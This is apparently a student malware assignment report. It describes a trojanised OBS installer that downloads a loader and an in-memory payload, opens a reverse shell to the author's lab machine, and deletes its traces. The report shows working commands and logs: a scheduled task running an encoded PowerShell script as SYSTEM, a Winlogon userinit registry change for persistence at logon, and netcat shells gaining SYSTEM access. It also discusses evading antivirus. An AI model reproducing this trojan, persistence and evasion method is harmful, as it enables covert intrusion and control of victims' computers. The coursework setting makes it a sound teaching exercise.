SERIOUS MALWARE


ISEC2079

ISEC2079

Steylen, Lucas
W0459874

Demonstration

The victim will click on our sponsored link and download our malicious installer. Once our fake OBSinstaller.exe (Appendix A) is in the victim's download folder they will run it as admin.




This PC › Downloads

Name	Date modified	Type	Size
Today (1)			
OBSinstaller.exe	2023-11-27 9:09 AM	Application	5,800 KB
Last week (1)			
msys2-x86_64-20230526 (1).exe	2023-11-21 9:30 AM	Application	85,815 KB
Earlier this month (4)			
ChromeSetup.exe	2023-11-09 9:05 AM	Application	1,342 KB
MakeMeAdmin-master.zip	2023-11-06 8:50 AM	Compressed (zipp...	7,572 KB
msys2-x86_64-20230526.exe	2023-11-15 8:11 AM	Application	85,815 KB
OBS-Studio-29.1.3-Full-Installer-x64.exe	2023-11-09 9:07 AM	Application	130,942 KB
Last month (6)			
mimikatz_trunk	2023-10-18 8:23 AM	File folder	
Procdump	2023-10-18 8:19 AM	File folder	
benignFile.exe	2023-10-23 11:44 AM	Application	1,324 KB
benignFile.png	2023-10-23 11:41 AM	PNG File	1,820 KB

12 items 1 item selected 5.66 MB

Once ran the script will download and launch the real OBS installer wizard. The real OBS installer will be placed in the user's Documents folder to avoid the user seeing a second installer pop up.



OBS Studio 29.1.3 Setup

Welcome to OBS Studio 29.1.3 Setup


This setup will guide you through installing OBS Studio.

It is recommended that you close all other applications before starting, including OBS Studio. This will make it possible to update relevant files without having to reboot your computer.

Click Next to continue.

The user will go through the normal installation of OBS and after it is finished installing the rest of our malicious script will execute.


The first thing that will occur is the script will download our loader called OBSupdater.exe. The loader will be placed hidden within the OBS files.




C:\Program Files\obs-studio\bin\64bit

Name	Date modified	Type	Size
obs-frontend-api.pdb	2023-06-18 9:12 PM	Program Debug D...	132 KB
obs-nvenc-test.exe	2023-05-02 5:19 AM	Application	26 KB
obs-nvenc-test.pdb	2023-05-02 5:19 AM	Program Debug D...	124 KB
obs-qsv-test.exe	2023-05-02 5:19 AM	Application	66 KB
obs-qsv-test.pdb	2023-05-02 5:19 AM	Program Debug D...	220 KB
obs-scripting.dll	2023-06-18 9:12 PM	Application exten...	130 KB
obs-scripting.pdb	2023-06-18 9:12 PM	Program Debug D...	252 KB
OBStask.ps1	2023-11-27 9:29 AM	Windows PowerS...	1 KB
OBSupdater.exe	2023-11-27 9:32 AM	Application	12 KB
Qt6Core.dll	2023-05-02 5:19 AM	Application exten...	5,435 KB
Qt6Gui.dll	2023-05-02 5:19 AM	Application exten...	6,314 KB

The loader will then run with our payload (OBSrun.exe) as an argument. This will have the loader launch the payload in memory which will make the attack more undetectable. Below we can see the requests to the http server and the successfully connected reverse shell.




```
┌──(lsteylen㉿PortKaliLinux)-[~/Ass4]
└─$ sudo python -m http.server 80
[sudo] password for lsteylen:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.208.135 - - [27/Nov/2023 10:32:34] "GET /OBSupdater.exe HTTP/1.1" 200 -
192.168.208.135 - - [27/Nov/2023 10:32:34] "GET /OBSrun.exe HTTP/1.1" 200 -
```




```
┌──(lsteylen㉿PortKaliLinux)-[~/Ass4]
└─$ sudo nc -lnvp 443
[sudo] password for lsteylen:
listening on [any] 443 ...
connect to [192.168.208.136] from (UNKNOWN) [192.168.208.135] 50474
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ISEC2079\Downloads>whoami
whoami
desktop-1g53pqs\isec2079

C:\Users\ISEC2079\Downloads>
```

If we run whoami, we see that the shell connected as the ISEC2079 user, but this user does have administrator privileges.

The next step that is taken is to stop and remove the loader from the victim's machine. The script will stop the process using the following command found in Appendix A. The loader will then be deleted from the OBS files.



```
# Define PowerShell command to stop loader.exe
powershell_command_stop = "PowerShell -Command \"Get-Process | Where-Object { $_.Path -eq
'C:\\Program Files\\obs-studio\\bin\\64bit\\OBSupdater.exe' } | Stop-Process -Force\""
```




```
C:\Program Files\obs-studio\bin\64bit
This PC > Local Disk (C:) > Program Files > obs-studio > bin > 64bit

Name                     Date modified        Type                  Size
obs-frontend-api.pdb     2023-06-18 9:12 PM   Program Debug D...    132 KB
obs-nvenc-test.exe       2023-05-02 5:19 AM   Application            26 KB
obs-nvenc-test.pdb       2023-05-02 5:19 AM   Program Debug D...    124 KB
obs-qsv-test.exe         2023-05-02 5:19 AM   Application            66 KB
obs-qsv-test.pdb         2023-05-02 5:19 AM   Program Debug D...    220 KB
obs-scripting.dll        2023-06-18 9:12 PM   Application exten...  130 KB
obs-scripting.pdb        2023-06-18 9:12 PM   Program Debug D...    252 KB
OBStask.ps1              2023-11-27 9:32 AM   Windows PowerS...       1 KB
Qt6Core.dll              2023-05-02 5:19 AM   Application exten...  5,435 KB
Qt6Gui.dll               2023-05-02 5:19 AM   Application exten...  6,314 KB
```

If we check the same directory, we can see that the loader is no longer there. The script will then use the following commands to delete the real OBS installer to avoid any suspicion of there being two installers downloaded.

```
#Delete Real installer
#Define command to Delete Real OBS installer
powershell_command_Delete_installer = "PowerShell -Command \"Remove-Item
'c:\\Users\\ISEC2079\\Documents\\installer.exe'\""

#Run command to Delete Real OBS installer
subprocess. Run(powershell_command_Delete_installer)
```


First Form of Persistence

The next thing we must worry about is persistence. The script will perform two forms of persistence both using the same PowerShell script (Appendix C) that repeats the process of downloading, running, stopping, and deleting the loader to obtain a reverse shell.



```
┌──(lsteylen㉿PortKaliLinux)-[~/Ass4]
└─$ sudo python -m http.server 80
[sudo] password for lsteylen:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.208.135 - - [27/Nov/2023 10:32:34] "GET /OBSupdater.exe HTTP/1.1" 200 -
192.168.208.135 - - [27/Nov/2023 10:32:34] "GET /OBSrun.exe HTTP/1.1" 200 -
192.168.208.135 - - [27/Nov/2023 10:32:55] "GET /OBStask.ps1 HTTP/1.1" 200 -
```

As seen above the script downloads a PowerShell script called OBStask.ps1 and saves it within the OBS files.



C:\Program Files\obs-studio\bin\64bit

This PC › Local Disk (C:) › Program Files › obs-studio › bin › 64bit


Name	Date modified	Type	Size
obs-frontend-api.pdb	2023-06-18 9:12 PM	Program Debug D...	132 KB
obs-nvenc-test.exe	2023-05-02 5:19 AM	Application	26 KB
obs-nvenc-test.pdb	2023-05-02 5:19 AM	Program Debug D...	124 KB
obs-qsv-test.exe	2023-05-02 5:19 AM	Application	66 KB
obs-qsv-test.pdb	2023-05-02 5:19 AM	Program Debug D...	220 KB
obs-scripting.dll	2023-06-18 9:12 PM	Application exten...	130 KB
obs-scripting.pdb	2023-06-18 9:12 PM	Program Debug D...	252 KB
OBStask.ps1	2023-11-27 9:32 AM	Windows PowerS...	1 KB
Qt6Core.dll	2023-05-02 5:19 AM	Application exten...	5,435 KB
Qt6Gui.dll	2023-05-02 5:19 AM	Application exten	6,314 KB

The script will then create a scheduled task that will run every 30 minutes. The task will use PowerShell to run the PowerShell script to reconnect the reverse shell. If for some reason the shell gets disconnected, we have a reoccurring task that will go through the steps to reconnect the shell every 30 minutes, you could change this to run however often you want.

```
task_command = r'schtasks /create /sc minute /mo 30 /RU SYSTEM /tn OBSautoUpdater /tr
"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -Nop -noni -w hidden -
encodedCommand
QwA6AFwAJwBQAHIAbwBnAHIAYQBtACAARgBpAGwAZQBzACcAXABvAGIAcwAtAHMAdAB1AGQAaQBvAFwAYgBpAG4AXA
A2ADQAYgBpAHQAXABPAEIAUwB0AGEAcwBrAC4AcABzADEA"'
```

Above is the command used to create the scheduled task. We use the /RU SYSTEM tag to ensure the task runs as SYSTEM which is an even higher-level privilege than administrator. The encoded part of the command is the path to the persistence script. This was encoded to avoid errors arising from spacing in the file path and improper quotes. The command can be found in Appendix A.

The biggest benefit to this is that as stated above we can have the scheduled task run as SYSTEM. Meaning that as shown below, the previous shell failed and when we reconnected, we have a shell as "nt authority\system".




```
┌──(lsteylen㉿PortKaliLinux)-[~/Ass4]
└─$ sudo nc -lnvp 443
[sudo] password for lsteylen:
listening on [any] 443 ...
connect to [192.168.208.136] from (UNKNOWN) [192.168.208.135] 50474
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ISEC2079\Downloads>whoami
whoami
desktop-1g53pqs\isec2079

C:\Users\ISEC2079\Downloads>^C

┌──(lsteylen㉿PortKaliLinux)-[~/Ass4]
└─$ sudo nc -lnvp 443
[sudo] password for lsteylen:
listening on [any] 443 ...
connect to [192.168.208.136] from (UNKNOWN) [192.168.208.135] 50571
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


Second Form of Persistence

The second form of persistence is to have the same PowerShell script run upon user sign in. The script uses the reg add utility to modify the userinit registry key. The userinit.exe is an executable that runs during the user login process. In this case we modify userinit to run PowerShell and execute the same OBStask.ps1 script which again will download, run, stop, and delete the loader and thus relaunch the payload in memory. Below is the command used to accomplish this. The command can be found in Appendix A.

```
logon_command = r'reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v userinit /d "C:\Windows\system32\userinit.exe,
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -
EncodedCommand
QwA6AFwAJwBQAHIAbwBnAHIAYQBtACAARgBpAGwAZQBzACcAXABvAGIAcwAtAHMAdAB1AGQAaQBvAFwAYgBpAG4AXA
A2ADQAYgBpAHQAXABPAEIAUwB0AGEAcwBrAC4AcABzADEA" /t REG_SZ /f'
```


If the user signs out, the shell disconnects but if we start listening again when the user signs back in,






```
┌──(lsteylen㉿PortKaliLinux)-[~/Ass4]
└─$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.208.136] from (UNKNOWN) [192.168.208.135] 50659
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ISEC2079\Downloads>

┌──(lsteylen㉿PortKaliLinux)-[~/Ass4]
└─$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.208.136] from (UNKNOWN) [192.168.208.135] 50676
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

the shell will reconnect. The nice thing about this is that no matter who signs in the shell will reconnect as that user.






```
┌──(lsteylen㉿PortKaliLinux)-[~/Ass4]
└─$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.208.136] from (UNKNOWN) [192.168.208.135] 50738
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
desktop-1g53pqs\victemboi

C:\Windows\system32>
```

Virus Total

For my payload (Appendix B) I applied the environment recon evasion method shown in class. In all honesty it was the only one I could get applied properly to the C# payload I was using. When we upload our payload to virus total, we get a score of 30/72 which is not an amazing score. However, because the payload is running as an in memory attack the real number is likely much lower than this.



https://www.virustotal.com/gui/file/cba5c5fd1817ae540583f238266f2a100224df7a106e21cec93a5e54fd608bc1

cba5c5fd1817ae540583f238266f2a100224df7a106e21cec93a5e54fd608bc1


30 / 72

30 security vendors and no sandboxes flagged this file as malicious

cba5c5fd1817ae540583f238266f2a100224df7a106e21cec93a5e54fd608bc1
OBSrun.exe
peexe assembly

Size 5.50 KB
Last Analysis Date 2 minutes ago
EXE

Procmon



Process Tree

☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

Process	D	Image Path	Life Time	Company	Owner	Command
OBSinstaller.exe (9504)		C:\Users\ISEC20...	🟩		DESKTOP-1G53PQS\ISEC2079	"C:\Users\ISEC2079\Dowr
OBSinstaller.exe (4732)		C:\Users\ISEC20...	🟩		DESKTOP-1G53PQS\ISEC2079	"C:\Users\ISEC2079\Dowr
installer.exe (4064)	O...	c:\Users\ISEC20...	🟩	OBS Project	DESKTOP-1G53PQS\ISEC2079	c:\Users\ISEC2079\Docum
cmd.exe (7032)	W..	C:\Windows\syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	C:\Windows\system32\cmc
Conhost.exe (5868)	C...	C:\Windows\Syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	\??\C:\Windows\system32
powershell.exe (9160)	W..	C:\Windows\Syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	PowerShell -Command "Sta
OBSupdater.exe (6244)		C:\Program Files\...	🟩		DESKTOP-1G53PQS\ISEC2079	"C:\Program Files\obs-studi
Conhost.exe (9448)	C...	C:\Windows\Syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	\??\C:\Windows\system32
cmd.exe (2656)	W..	C:\Windows\SYS...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	cmd
cmd.exe (7060)	W..	C:\Windows\syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	C:\Windows\system32\cmc
Conhost.exe (7648)	C...	C:\Windows\Syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	\??\C:\Windows\system32
powershell.exe (8944)	W..	C:\Windows\Syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	PowerShell -Command "Ge
cmd.exe (8368)	W..	C:\Windows\syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	C:\Windows\system32\cmc
Conhost.exe (1304)	C...	C:\Windows\Syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	\??\C:\Windows\system32
powershell.exe (7948)	W..	C:\Windows\Syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	PowerShell -Command "Re
PowerShell.exe (6196)	W..	C:\Windows\Syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	PowerShell -Command "Rer
Conhost.exe (1284)	C...	C:\Windows\Syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	\??\C:\Windows\system32
cmd.exe (1632)	W..	C:\Windows\syst...	🟩	Microsoft Corporat...	DESKTOP-1G53PQS\ISEC2079	C:\Windows\system32\cmc
Conhost.exe (1808)						

Description:
Company:
Path: Idle
Command:
User:
PID: 0 Started: 2023-11-27 7:28:09 AM

Why I Did What I Did.

In-Memory Attack

I chose to perform an in-memory attack because it makes the payload much harder to detect and analyze. In-memory attacks can evade some traditional antivirus and endpoint security solutions due to a lot of them focusing on scanning files or static analysis of stored data attack, and this payload exists solely in the memory.

Persistence Method #1.

The reason I chose the scheduled task as a method of persistence is because it is an easy form of privilege escalation from Administrator to SYSTEM. An Administrator can set the "/RU SYSTEM" flag on the command used to create the scheduled task. This flag will force the scheduled task to Run as User SYSTEM. When the persistence script is run as SYSTEM the reverse shell will connect as "nt authority\system". It is also a great consistent way to have a consistent way to reconnect if the shell fails for any reason. As long as the task is not deleted and the ps1 file isn't deleted or moved we know we can always reconnect, we just have to be a little patient.

Persistence Method #2

The reason I chose to modify userinit to run the reverse shell upon sign in is because the shell will disconnect if a user signs out, and this way we will know the moment a user signs back in because our shell will reconnect the minute they do. Another great reason is because no matter who signs into the local machine, we will get a reverse shell as that user that signs in. Once we are signed in as any user that logs on, we know that the next time our scheduled task runs we can get a shell as SYSTEM.

Appendices

All source code can be found in the following attachments submitted with this document.

Malicious Installer

(Appendix A)

Payload

(Appendix B)

Persistence Script

(Appendix C)